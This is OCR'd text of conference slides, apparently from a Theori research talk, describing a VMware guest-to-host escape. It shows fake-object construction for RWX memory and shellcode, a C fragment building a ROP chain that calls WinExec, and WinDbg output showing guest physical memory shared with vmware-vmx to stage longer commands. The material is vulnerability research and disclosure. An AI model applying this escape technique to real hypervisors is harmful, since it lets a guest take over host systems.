
- Object1
  - Allocate RWX memory

Construct Fake Object




- Object2
  - Connect two objects
  - Object3 & Object4

Construct Fake Object



- Object3
  - Copy the shell code

Construct Fake Object



- Object4
  - Jump to call shellcode

Extend the length of Command

- Limited Space for writing command
  - lots of work including creating directory, downloading next stage files, executing file…
  - More space is needed

```
// trigger vulnerability with len == 0x90
*((unsigned long *)&reqdata[pos+0]) = 0x00000000636c6163;
*((unsigned long *)&reqdata[pos+8]) = 0x0;
*((unsigned long *)&reqdata[pos+0x10]) = ret;
*((unsigned long *)&reqdata[pos+0x18]) = ret;
*((unsigned long *)&reqdata[pos+0x20]) = ret;
*((unsigned long *)&reqdata[pos+0x28]) = ret;
*((unsigned long *)&reqdata[pos+0x30]) = pop_rdx_ret;
*((unsigned long *)&reqdata[pos+0x38]) = 0x0;
*((unsigned long *)&reqdata[pos+0x40]) = push_rax_ret;
*((unsigned long *)&reqdata[pos+0x48]) = terminate_proc_gadget;
```


Available space for writing command
for our ROP chain

Extend the length of Command

- Limited Space for writing command
  - Elaborate the ROP chain
  - **Use another space that is controllable by Guest**

Extend the length of Command

- vmware-vmx and guest OS are sharing physical memory.
- First page of physical memory is not used after boot.



1. Guest) Write command to physical memory
2. ROP-1) Load mapped address to RCX

```
0:017> dq  vmware_vmx + 0x155B4A0 L1
00007ff6`859db4a0  0000020f`dbcc0000
```

- vmem[0] == guest's physmem[0]

3. ROP-2) Call WinExec

```
0:017> !address 0000020f`dbcc0000
Usage:                  MappedFile
Base Address:           0000020f`dbcc0000
End Address:            00000213`dbcc0000
Region Size:            00000004`00000000 (  16.000 GB)
State:                  00001000          MEM_COMMIT
Protect:                00000004          PAGE_READWRITE
Type:                   00040000          MEM_MAPPED
Mapped file name:       \VM\564da3e5-f094-836e-1d4e-4865805828f0.vmem
```

Conclusion

Make N-Day Great Again

- Connecting each vulnerability make them much more powerful
  - It requires lots of knowledge
- We will be back with more interesting research
  - We still have lots of ingredients.

End Of Document

If you have interest in

Fermium

```
contact email   : contact@theori.io
VR Team email   : vr@theori.io
Website         : https://theori.io/service/vr#fermium
```

theori